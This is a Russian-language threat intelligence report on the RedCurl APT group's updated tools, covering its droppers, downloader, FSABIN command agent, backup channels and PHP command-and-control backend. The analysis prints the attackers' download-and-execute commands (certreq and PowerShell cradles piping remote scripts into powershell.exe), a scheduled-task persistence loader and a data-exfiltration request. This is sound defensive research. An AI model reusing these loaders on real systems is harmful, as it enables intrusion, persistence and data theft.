Важно отметить, что в новом **RedCurl.FSABIN** мы не нашли участки кода, отвечающие за запуск аналогов **RedCurl.Channel1** и **RedCurl.Channel2**. Однако в ходе реагирования на инцидент были обнаружены еще пара исполняемых файлов, которые ранее не были классифицированы и по функциональным возможностям очень сильно напоминали модули **Channel1** и **Channel2**. Мы назвали их **RedCurl.CHABIN1** и **RedCurl.CHABIN2**. Как именно данные модули поставлялись на зараженное устройство нам выяснить не удалось, но как один из возможных векторов, для этой цели использовалась команда, которую **FSABIN** получил от злоумышленников. Напомним, что модули **Channel1** и **Channel2**, как и их бинарные аналоги, по своим функциональным возможностям ничем не отличаются от **FSA** и предназначены исключительно как резервные каналы управления зараженным устройством. Когда по какой-то причине **RedCurl.FSABIN** перестанет отвечать (к примеру, адреса управляющих серверов были добавлены в черный список на уровне сетевых средств защиты атакуемой организации), как минимум один из каналов будет активен и злоумышленники будут управлять зараженными устройствами уже через него.

Разведка и продвижение по сети

После заражения компьютера в сети целевой организации, RedCurl начинают собирать информацию об инфраструктуре жертвы. В первую очередь их интересуют:

- Версия и название зараженной системы
- Список сетевых и логических дисков
- Список паролей
- Прочая информация, которую можно получить при помощи стандартной утилиты **systeminfo**

Способ продвижения группы по сети не изменился: RedCurl собирают список директорий на сетевом диске, доступных для записи. После этого они создают LNK-файл, предназначенный для запуска модифицированной версии **RedCurl.Extractor**. В качестве приманки будет использован легитимный документ с диска. Именно он будет скрыт от пользователя, а LNK-файл позаимствует его имя. Путь до оригинального документа будет передан в качестве параметра **RedCurl.Extractor**. Таким образом, когда любой пользователь внутри организации открывает данный LNK-файл с сетевого диска, он запустит **RedCurl.Extractor**, который в свою очередь запустит ранее скрытый документ.

Несмотря на довольно эффективный, но медленный способ продвижения внутри инфраструктуры организации (с момента первичного заражения до кражи файлов может пройти 6 месяцев), злоумышленники все же не остались незамеченными. Именно создание подозрительных LNK-файлов на сетевых дисках и привлекло внимание сотрудников отдела безопасности организации-жертвы. Однако какие именно команды были выполнены на зараженных устройствах до начала продвижения по сети выяснить не удалось. Наличие антивирусных решений не помогло ни обнаружить факт первоначального заражения, ни остановить попытки дальнейшего продвижения злоумышленников внутри инфраструктуры организации. Именно поэтому для предотвращения атак таких сложных APT групп как RedCurl необходимо использовать комплексные средства защиты.

■ Эксфилтрация данных



Как и в атаках до 2021 года, которые мы подробно описали в нашем предыдущем отчете, открытая нами группа RedCurl осуществляет кражу данных при помощи модулей-команд, которые, в отличие от других инструментов, практически не изменились. Результат исполнения команды атакующие продолжают сохранять в архивы с паролем и записывать на легитимные облачные диски, при этом пароль для каждой команды уникален. Также они не отказались от использования **LaZagne** (<https://github.com/AlessandroZ/LaZagne>) и **ADEplorer** (<https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer>).

Единственное, что хотелось бы отметить — это объединение нескольких команд в одну. К примеру, одна из обнаруженных нами команд собирает информацию о зараженном устройстве штатными средствами Windows, а также запускает утилиту **LaZagne**. Ранее эти две задачи исполнялись отдельными командами.

Несмотря на более чем 7 месяцев “затишья” между атаками, RedCurl все же спешили с разработкой инструментов. В ходе исследования одной из команд мы нашли одну довольно интересную логическую ошибку: в модуле была неверно указана переменная окружения, в связи с этим при архивировании данных использовался неверный, короткий пароль. Вероятно, у группы были жесткие сроки для проведения атаки и у них не хватило времени для должного тестирования инструментов.

Инструменты

В данной части исследования нового этапа активности хакеров RedCurl мы подробно рассмотрим каждый обновленный инструмент группы. Итак, мы уже поняли, что, главным изменением инструментов стала их "бинаризация". RedCurl заменили PowerShell-скрипты на их аналоги-исполняемые файлы, при этом не изменив функциональные возможности инструментов. Пожалуй, единственными не переписанными модулями остались команды: они претерпели минимальные изменения.

Инструменты будут описаны в том порядке, в котором они упоминались в общем описании схемы заражения.



Backend

Все инструменты группы, за исключением команд, теперь отправляют информацию о зараженном устройстве и получают полезную нагрузку через подконтрольные группе HTTP сервера, расположенные на бесплатных веб-хостингах. Благодаря сотрудничеству CERT-GIB со службой поддержки веб-хостеров, нам удалось происследовать серверную часть инструментов RedCurl. Фактически изученные нами сервера оказались прослойками между операторами и зараженным устройством, предназначенными для решения двух задач:

1. Сбор логов с зараженных устройств
2. Загрузка на зараженное устройство следующей стадии




Рисунок 6. Схема управления RedCurl скомпрометированными устройствами

Для решения первой задачи злоумышленники развернули на стороне сервера **Tiny File Manager V2.4.3** — это проект с открытым исходным кодом, представленный на GitHub: <https://github.com/prasathmani/tinyfilemanager>. На стороне сервера нет каких-либо средств автоматического отправления накопленных логов на другой сервер, а это значит, что злоумышленники забирают логи вручную, либо скриптами с другого сервера-прослойки.

```

3987 /**
3988  * Language Translation System
3989  * @param string $txt
3990  * @return string
3991  */
3992 function lng($txt) {
3993     global $lang;
3994
3995     // English Language
3996     $str['en']['AppName']      = 'Tiny File Manager';    $str['en']['AppTitle']      = 'CONTROL CHANNEL';
3997     $str['en']['Login']       = 'Sign in';              $str['en']['Username']      = 'Username';
3998     $str['en']['Password']    = 'Password';             $str['en']['Logout']        = 'Sign Out';
3999     $str['en']['Move']        = 'Move';                 $str['en']['Copy']          = 'Copy';
4000     $str['en']['Save']         = 'Save';                 $str['en']['SelectAll']     = 'Select all';
4001     $str['en']['UnselectAll']  = 'Unselect all';         $str['en']['File']          = 'File';
4002     $str['en']['Back']         = 'Back';                 $str['en']['Size']          = 'Size';
4003     $str['en']['Perms']        = 'Perms';               $str['en']['Modified']      = 'Modified';
4004     $str['en']['Owner']        = 'Owner';               $str['en']['Search']        = 'Search';

```

Рисунок 7. Участок кода бэкенда, предназначенного для управления Chanel-модулем

Бэкенд написан на языке PHP. Сервера просто обрабатывают информацию, полученную с зараженных машин организации-жертвы и отдают в качестве ответа следующую стадию. Вся информация о зараженных устройствах сохраняется в директории logs в отдельных файлах, имена которых совпадают с именами зараженных машин. Более подробно о сборе данных можно ознакомиться в разделах посвященным описанию инструментов.

Помимо информации с зараженной машины в файл сохраняется IP-адрес и время получения запроса. Перед сохранением в файл время корректируется с учетом часового пояса города **Минск** - UTC+3 (Строки 94-97). При получении имени компьютера и пользователя для корректного отображения в файле используется кодировка **CP866 (DOS Cyrillic Russian)**.

```

94  $tz = 'Europe/Minsk';
95  $timestamp = time();
96  $dt = new DateTime("now", new DateTimeZone($tz));
97  $dt->setTimestamp($timestamp);
98  $key = false;
99  if($keysnum == 1) {
100     $key = true;
101 }
102
103 if($key == false) {
104
105     $compname = mb_convert_encoding(base64_decode($_POST[$reqkeys[0]]), 'utf-8', 'CP866');
106     $username = mb_convert_encoding(base64_decode($_POST[$reqkeys[1]]), 'utf-8', 'CP866');
107
108     $info = "". $username. " ". $dt->format('d.m.Y H:i:s')." ". $post['ip']."\r\n";
109
110
111     if(strlen($compname)>0)
112     {
113         $fn = $directoryname.$compname.".txt";
114         file_put_contents($fn, $info, FILE_APPEND);
115     } else {
116
117         $fn = $directoryname."log.txt";
118         file_put_contents($fn, $info, FILE_APPEND);
119     }
120 }
121
122
123
124
125
126 GetFile($compname);
127 }

```

Рисунок 8. Участок кода бэкенда, ответственного за корректировку часового пояса

RedCurl InitialDropper

certeq

Команда `certreq` используется для взаимодействия с центром сертификации, в том числе с целью запроса сертификатов. Полное описание инструмента доступно на официальном сайте: [certreq | Microsoft Docs.](https://docs.microsoft.com/en-us/windows-server/identity/certreq/)

RedCurl.InitialDropper представляет собой LNK-файл, используемый на этапе первоначального заражения. После запуска LNK загружает с управляющего сервера злоумышленника BAT или PowerShell сценарий двумя способами: при помощи утилиты `certreq` либо стандартных методов, доступных в PowerShell.

Утилита **certreq** — стандартная утилита в составе операционной системы Windows. Помимо возможности загрузки сертификатов из центра сертификации данная утилита позволяет загрузить любой файл, чем и воспользовались злоумышленники.

```
certreq -Q -Post -cOnFIg HTTP://%HTTP_URL% C:\WINDow\Win.INI
.\$ENV:cOMpuTeRName.tmp;
MOVE .\$ENV:cOMPUtErName.tmp .\$ENV:COMpuTername.BAT -foRCE;
StArt .\${enV:COMpuTErnamE}.Bat -NONEwWinDow;
```

В случае с PowerShell-скриптами также возможны два варианта. В первом варианте будет использован стандартный класс **System.Net.WebRequest**, при помощи которого осуществляется GET-запрос с заранее предопределенным полем `UserAgent`:

```
$reqF = [sYstem.nET.WEBreQUEst]::crEATE('hXXp://%HTTP_URL%');
$reqF.MEtHoD='gEt';
$reqf.useragenT = 'Mozilla/5.0 (Windows NT; Windows NT 10.0; ru-RU)
WindowsPowerShell/5.1.20134.790';
$ReSf = $reqF.gEtReSPONsE();
$stRF = $RESf.GetrEsponSeSTReam();
$reaf = New-ObJEct sysTem.io.STreAMrEADer $stRF;
PoWerShell $rEaF.rEadToenD();
```

Интересное наблюдение: управляющий сервер не отдаст нагрузку, если `UserAgent` не содержал в себе подстроку `PowerShell`. Во втором варианте PowerShell-скрипта перед получением нагрузки будут определены настройки прокси-сервера. Если зараженная система использует прокси для доступа в интернет, тогда они будут использованы для получения следующей стадии. На этот раз загрузка осуществляется при помощи функции **Invoke-WebRequest**. Загруженный сценарий — следующая стадия — будет запущен при помощи PowerShell без сохранения на зараженной системе.

```
$A=[SYStem.nET.WEBreQueSt]::GEtSYstEMWebpRoXY().GeTpRoXY('http://
msn.com');
IF($a.HOST -eq 'msn.Com'){
(IwR -usEBASicPARsInG -urI http://%URL%).tOstRInG()|POWErSHELL.
EXe
}ELSE{
(IWR -usEBaSiCpARsInG -urI http://%URL% -PRoXy $A -pRoxYuseDe-
faulTcReDENTiaLS).tOStrInG()|powErShELL.Exe
};"
```


Следующая стадия — PowerShell скрипт, предназначенный для загрузки и обеспечения персистентности **RedCurl.Downloader**. Перед загрузкой следующей стадии PS-скрипт создаёт директорию с именем, генерируемым по шаблону: **%APPDATA%\[A-Z]{4}%COMPUTERNAME%**, а загруженный файл сохраняется в данную директорию с именем **[a-z]{4,5}%USERNAME%.dll**. Первые символы имен директорий и файлов сохранены в теле скрипта и меняются с каждой новой атакой.

Персистентность **RedCurl.Downloader** осуществляется PowerShell-скриптом путем создания повторяющейся раз в час задачи в планировщике задач, а его запуск при помощи стандартной утилиты **rundll32.exe**, где в качестве аргументов передается путь до вредоносной библиотеки и часть пароля для расшифрования данных, находящихся внутри исполняемого файла. Пример команды запуска:

```
rundll32.exe shell32.dll,Control_RunDLL %MODULE_PATH%
%DECRYPTION_KEY%
```

Имя задачи генерируется в процессе запуска PowerShell скрипта и содержит в себе: заранее предопределенные строки, имя пользователя и имя компьютера. Шаблон, по которому генерируется имя, может быть представлен следующим образом:

```
\Temp\[A-Z]{4}%COMPUTERNAME%\[a-z]{4,5}%USERNAME%
```

Пример созданной задачи:




Рисунок 9. Пример задачи на запуск RedCurl.Downloader

Кроме загрузки и запуска **RedCurl.Downloader** скрипт загружает документ-приманку, которую сохраняет в файл **%APPDATA%\%COMPUTERNAME%.pdf** и демонстрирует пользователю.

Пример PS-загрузчика:

```
cd $env:appdata;
$fxt='.pdf';
$rrdcvfdpg='hXps://%URL%';
$mnfld='exp';
$dnpath='dn';
$infro='inf';
$fkupt='%KEY%';
$hfcvswf='MTLK'+$env:computername;
$jcnfgdw='paran'+$env:username+'.dll';
mkdir .\$hfcvswf;
$tn='Temp\UGTE'+$env:computername+'\apra'+$env:username;
$str='rundll32.exe shell32.dll,Control_RunDLL '+$env:appdata+'\'+$hf
cvswf+'\'+$jcnfgdw+'\'+$fkupt;
schtasks /create /SC hourly /MO 1 /tn $tn /TR $str /F | Out-Null;
$ocgfbca = New-Object -ComObject MSXML2.XMLHTTP;$ocgfbca.
Open('POST', $rrdcvfdpg+'/'+'$mnfld+'/'+'$infro', $False);$ocgfbca.
setRequestHeader('User-Agent','Mozilla/5.0 (Windows NT; Windows
NT 10.0; ru-RU) WindowsPowerShell/5.1.20134.790');$ocgfbca.Send();
[io.file]::WriteAllBytes($env:appdata+'\'+$env:computername+$fxt,
$ocgfbca.ResponseBody);
$ocgfbca.Open('POST', $rrdcvfdpg+'/'+'$mnfld+'/'+'$
dnpath', $False);$ocgfbca.setRequestHeader('User-
Agent','Mozilla/5.0 (Windows NT; Windows NT 10.0; ru-RU) WindowsPow
erShell/5.1.20134.790');$ocgfbca.Send();
[io.file]::WriteAllBytes($env:appdata+'\'+$hfcvswf+'\'+$jcnfgdw,
$ocgfbca.ResponseBody);
$rn='.'+'$env:computername+$fxt;
rundll32 url.dll,FileProtocolHandler $rn | Out-Null
```

RedCurl Downloader

Промежуточная стадия, предназначенная для сбора информации о зараженной машине, загрузки и запуска следующей стадии — **RedCurl.Extractor**. Важно отметить: это новый инструмент группы, который, в отличие от других инструментов не имел PowerShell-аналога. Вся важная информация, включая адреса командных серверов злоумышленников, зашифрована в теле исполняемого файла алгоритмом **AES-128 CBC**. В качестве ключа расшифрования используются первые 16 байт SHA256 от пароля. Сам пароль — конкатенация двух строк — первую строку приложение получает как параметр, а вторая находится в теле ВПО.

Перед началом работы приложение проверяет наличие интернет-соединения. В качестве User-Agent используется строка — **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12**. Проверка осуществляется отправкой GET-запроса на один случайно выбранный домен из списка:

- www.msn.com
- www.google.com
- www.yahoo.com
- google.co.uk
- tmall.com
- www.microsoft.com
- www.wikipedia.org
- www.reddit.com
- www.bing.com
- www.amazon.com
- www.taobao.com

Если в ответ приложение получает статус 200 (Success), оно собирает информацию о скомпрометированном устройстве:

1. Имя компьютера
2. Доменное имя
3. Имя пользователя
4. Временная зона
5. Список содержимого директорий: **%PROGRAMFILES%**, **%DESKTOP%** и **%LOCALAPPDATA%**. Стоит отметить, что из директорий **%LOCALAPPDATA%** и **%PROGRAMFILES%** записывается только список директорий, а из директории **%DESKTOP%** еще и файлы.

Далее вся информация отправляется на сервер злоумышленников посредством POST-запроса с использованием заранее определенного UserAgent: **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246001**. Формат запроса довольно специфичный:

```
%RANDOM_STRING%=BASE64(%COMPUTERNAME%)&%RANDOM_STRING%=BASE64(%DO-  
MAINNAME%)&%RANDOM_STRING%=BASE64(%USERNAME%)&%RANDOM_  
STRING%=%UNKNW_INT%&%RANDOM_STRING%=BASE64(%LIST_OF_FILES%)
```

Где **%RANDOM_STRING%** — строка из случайных символов, сгенерированная по шаблону: **[a-z]{5,19}**. Хотелось бы обратить особое внимание на поле **%UNKNW_INT%**.

Напомним, что в старых инструментах группы происходила проверка часового пояса. В случае если на зараженной системе установлен часовой пояс -8 или 1 по UTC, то модули прекращали свою работу: данные временные зоны часто используются в различных “песочницах” по умолчанию, поэтому это довольно простой, но эффективный метод противодействия анализу приложения. В происследованных нами семплах данная проверка отсутствует, но описываемое поле заполняется случайным числом в интервале [0, 23], что укладывается в интервал для временной зоны. Мы предполагаем, что злоумышленники решили убрать данную проверку со стороны клиента и вынести ее на сторону сервера. Возможно, из-за сжатых сроков они не успели реализовать эту функциональную возможность, и мы увидим ее в будущих атаках группы.

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246001
Host: [REDACTED].myartsonline.com
Content-Length: 1342
Connection: Keep-Alive
Cache-Control: no-cache

mpoopceqekivmjwnckrk=VVNFUiiQQw==&fhnjztgrgx=&rnfqxkwsrn=YwRtaW4=&yfzdyxp=21&critisuhrxpbnp=LgOKLi4NCkfkbJlDQpDQ2xlyW5lcgOKQ29tbw9uIEZpbGVzdQpKZXNrdG9wLmLuaqOKRFZEIE1ha2VyDQpGaWxlWmlsbGEgRlRQIENsaVudAOKR29vZ2xldQpJbnRlcm5ldCBFeHhsb3JlbgOKSmF2YQOKTWljcm9zb2Z0DQpNaWNyb3NvZnQGW5hbhlzaXMuQ2VydmJlZXMNCK1pY3Jvc29mdCBPZmZpY2UNCk1pY3Jvc29mdCBwaXNiYWwgU3R1ZGlIdGNCK1pY3Jvc29mdC5ORVNCK1vemlsbGEgRmlyZWZveAOKTVNCvdGsZAOKTm90ZXBhZCsrdQpPCgVyyQOKUmVmZXJlbmNNIEFZeC2VtYmxpZXNMNCNdndBvc3QNCllvaW5zdGFsbCBjb2Vzcm1hdGlvbGOKVmlkZW9MQQU4NCldpbmRvd3MgRGVmZW5kZXINCldpbmRvd3MgSm91cm5hbAOKV2luZG93cyBNyWl5dQpXaw5kb3dzIE1lZGhIFBsYXllcgOKV2luZG93cyBOVAOKV2luZG93cyBqaG90byBWawV3ZXINCldpbmRvd3MgRG9ydgGFlBgUGRGV2aWNLcwOKV2luZG93cyBTawRlYmFYDQpXaw5SQVICNGOKDQouDQldGOKWRVYmUNCKFwcGXpy2FOaw9uIERhdGENCKNFRgOKRWxldmF0ZWREabFnbm9zdGllcwOKRmlszVppbGxhdQpHRELQRk9OVENBQohFVJEuREFUDQpHb29nbGUKChkc3RvcnkNCK1jb25DYWNoZS5kYgOKTWljcm9zb2Z0DQpNaWNyb3NvZnQGSVGScAOKTWE9awxsYQOKTm90ZXBhZCsrdQpPCgVyyQOKUHJvZ3JhbzMNC1NreXBldQpTdGhhbGOKVGvtCAOKVGvtCG9yYXJ5IEludGvybmV0EIZpbGVzdQpWaXJ0dWFSU3RvcnUNCGOKDQouDQouLzGKYW5zd2VyZhVhcncnRmDQpKZXNRdG9wLmLuaqOKKhZlR3RyewLW5zycGcNCmxhd3NiZXwxvdy5ydGYNCn9mZmVyc2p1bHkucG5ndQpvcmbdbml6YXRpb25ub3RlLnJoZG9kCG9saWNPZXNhZGRpdGLvbi5qcGcNCNByaXZhdGVwcm92aWRpbmcucnRmDQp0b29syfMfZaXMucG5ndQp3cm90ZXByb3ZpZGVzLmpwZWOKeWVsbg93ZWFeSSydgYNCGOKDQo=HTTP/1.1 200 OK
Date: Wed, 19 May 2021 06:58:47 GMT
Server: Apache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Рисунок 10. Пример отправляемой RedCurl.Downloader информации о зараженном устройстве

RedCurl.Downloader содержит в себе два C2 адреса: основной и резервный. Второй будет использован только тогда, когда первый не отвечает. Загрузка следующей стадии — **RedCurl.Extractor** — выполняется с того же C2 сервера, на который была отправлена информация о зараженной системе. Полученный файл приложение сохраняет с именем, удовлетворяющим шаблону: **%APPDATA%\[a-z]{10}.[a-z]{3}**, загружает его в свой процесс (Extractor представляет собой DLL-файл) и вызывает из него функцию **MainDll**. После исполнения Extractor будет удален из зараженной системы.

RedCurl. Extractor

RedCurl.Extractor является DLL-файлом, аналогом **RedCurl.Dropper**, который извлекает файл легитимной утилиты **7z** и еще один новый инструмент группы - **RedCurl.FSABIN**. Сам дроппер не производит какие-либо сетевые взаимодействия, оба файла, как и ключ расшифрования данных, содержатся в теле **RedCurl.Extractor** в зашифрованном виде.

Перед извлечением нагрузки Extractor создает директорию в **%LOCALAPPDATA%**. Примечательно, что имя создаваемой директории мимикрирует под системную, например:

- **MemoryDiagnosticServices**
- **AppIDStorage**
- **Provision**

После этого оба файла сохраняются в новую директорию со следующими именами:

- Для утилиты **7z: %[a-z]{2,3}%%MD5(%USERNAME%)[16:].%exe**
- Для модуля **RedCurl.FSABIN: %[a-z]{2,3}%%MD5(%COMPUTERNAME%)[16:].dll%**

RedCurl.FSABIN будет запущен при помощи повторяющейся раз в час задачи. В качестве аргумента запуска будет передана часть пароля для расшифровки данных внутри модуля.

RedCurl.FSABIN

Перед началом описания инструмента приведем общую схему получения и исполнения команды:




Рисунок 11. Общая схема работы RedCurl.FSABIN

Данный модуль является бинарным аналогом **RedCurl.FirstStageAgent** с двумя главными отличиями:

- 1. Новый инструмент не включает в себя функциональные возможности запуска **RedCurl.Channel1** и **RedCurl.Channel2**
- 2. Модуль получает команды не с публичных сетевых дисков, а с подконтрольных злоумышленникам серверов.

Модуль будет запускаться при помощи повторяющихся задач. Пример названия задачи:

MUI\LPRemove_%PIECE_OF_HASH%, где %PIECE_OF_HASH% - MD5(%USERNAME%)[16:]

Name	Status	Triggers	Next Run Time	Last Run Time
LPRemove_6ccf5a2ab4056a1b	Ready	At 1:30 AM on 9/6/2021 - After triggered, repeat every 1 hour indefinitely.	10/8/2021 4:30:27 AM	10/8/2021 3:38:29 AM
General Triggers Actions Conditions Settings History (disabled)				
When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Propert				
Action	Details			
Start a program	rundll32.exe shell32.dll,Control_RunDLL "C:\Users\IEUser\AppData\Local\MUIControl\qimc448d4537672cc6f.dll" yC19[REDACTED]35#			

Рисунок 12. Пример задачи, предназначенной для запуска RedCurl.FSABIN

Сетевая часть инструмента содержит много общего с **RedCurl**. **Downloader**: в обоих модулях содержится два C2 адреса в зашифрованном виде. Пароль для расшифрования такого рода данных конкатенируется из двух строк: встроенной в модуль части и аргумента запуска приложения. Сам модуль отвечает исключительно за загрузку и исполнение команд, однако даже эта единственная функциональная возможность делает его гибким и опасным инструментом в арсенале злоумышленника. Еще одной общей чертой с **RedCurl.Downloader** является аналогичный механизм проверки подключения к интернету.

После проверки соединения приложение производит проверку имени процесса, в контексте которого оно было запущено: если это не **svchost.exe** или **services.exe** — **RedCurl.FSABIN** прекратит свою работу. Модуль получает команду путем отправки POST-запроса. В теле запроса передается имя пользователя и компьютера, на котором запущен вредоносный файл. И тут мы снова натываемся на схожую с **RedCurl.Downloader** часть: сообщение формируется по схожему шаблону:

```
[a-zA-Z0-9]{5,14}=BASE64(%COMPUTERNAME%)&[a-zA-Z0-9]{5,14}=BASE64(%USERNAME%)
```

Получение команды от сервера можно разбить на два этапа:

1. Отправка информации о зараженной машине и получение зашифрованной команды
2. Отправка случайных данных на сервер и получение ключа расшифрования.

Схема получения команды:




Рисунок 13. Общая схема получения команды RedCurl.FSABIN

При осуществлении обоих запросов (за командой и паролем) приложение использует один и тот же user-agent: **Mozilla/5.0 (Windows NT10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246001**. Первым сообщением приложение отправляет на сервер информацию о зараженной машине, в ответ получает зашифрованную команду. В случае успешного получения команды будет осуществлен следующий POST запрос с параметром который генерируется по шаблону — **[a-zA-Z0-9]{5,14}=[a-zA-Z0-9]{5,14}** (На текущий момент мы не знаем как используются переданные данные на стороне злоумышленников). В ответ на запрос сервер отправляет пароль, на осно-

вании которого генерируется ключ для расшифрования команды-модуля. И тут мы встречаемся еще с одним способом антиотладки: перед расшифрованием и запуском команды будет вызвана функция **IsDebuggerPresent**. Как видно из названия, функция определяет, запущено ли приложение под отладкой. Если результат положительный, модуль прекращает свою работу. В целом, расшифрование и исполнение команды выглядит следующим образом:

1. От второй строки-ответа — пароля — считает значение SHA256, в качестве ключа используется первые 16 байт хэш-суммы.
2. Расшифровывает полученную команду — первый ответ от сервера — используя ключ на предыдущем шаге. В качестве алгоритма расшифрования используется AES-128 CBC.
3. Сохраняет расшифрованную команду по пути **%LOCALAPPDATA%\%FSA_FOLDER%\[a-zA-Z0-9]{5,14}.bat**.
4. Ищет в директории с **RedCurl.FSABIN** утилиту 7z. Если утилита была найдена, тогда приложение устанавливает переменную окружения **syspack**. Исполняемый файл, представляющий утилиту 7z, переименовывается при каждом запуске. Имя генерируется по шаблону - **[a-z]{8,15}**.
5. Запускает команду при помощи вызова функции **ShellExecute()**.
6. Собранный в ходе выполнения команды информация будет отправлена по протоколу WebDav на облачный диск командой-модулем.



RedCurl. CHABIN1 и RedCurl. CHABIN2

Старая PS-версия **RedCurl.FirstStageAgent** помимо исполнения команд также отвечала за запуск модулей **RedCurl.Channel1** и **RedCurl.Channel2**, в новой, бинарной, версии данные функциональные возможности отсутствуют, однако в ходе реагирования на инцидент на зараженных устройствах были обнаружены обновленные версии **Channel1** и **Channel2**. **RedCurl.CHABIN1** по функциональным возможностям ничем не отличается от **RedCurl.FSABIN**, а **RedCurl.CHABIN2** отличается только тем, что определяет настройки прокси сервера в системе и использует их для подключения к серверам злоумышленников. Для взаимодействия с сервером, вместо функций из WinAPI используются функции библиотеки libcurl.

Отметим, что изначально модули FirstStageAgent и Channel1 ничем не отличались друг от друга в плане коммуникации со злоумышленниками. Взаимодействие было реализовано через утилиту curl. Модуль Channel2 получал команду при помощи монтирования сетевого диска в систему. Перед большим обновлением, которое мы рассматриваем в рамках этого исследования, способ получения команды модулем Channel1 был изменен. Модуль осуществлял запрос при помощи создания COM-объекта — MSXML2.XMLHTTP. Таким образом каждый модуль имел разную реализацию, что обеспечивало большую независимость. Найденный модуль CHABIN1 на текущий момент по сути является просто форком модуля FSABIN. В будущем модуль CHABIN1 может ждать обновление, как и у его предшественника, а на текущий момент модуль позволяет “распараллелить” обработку команд на зараженной машине.

Напомним, что данные модули используются исключительно как альтернативный канал управления устройством и нужны, если вдруг по какой-то причине FSABIN не сможет выполнять свои функциональные возможности, злоумышленники продолжат управлять устройством при помощи C1 и/или C2. К сожалению, на момент исследования лог-данные, которые помогли бы нам определить, как именно данные модули были доставлены на зараженное устройство, не сохранились. Мы предполагаем, что они могли быть доставлены на критичные для атакующих устройства через команду-модуль.



LNK-инфектор

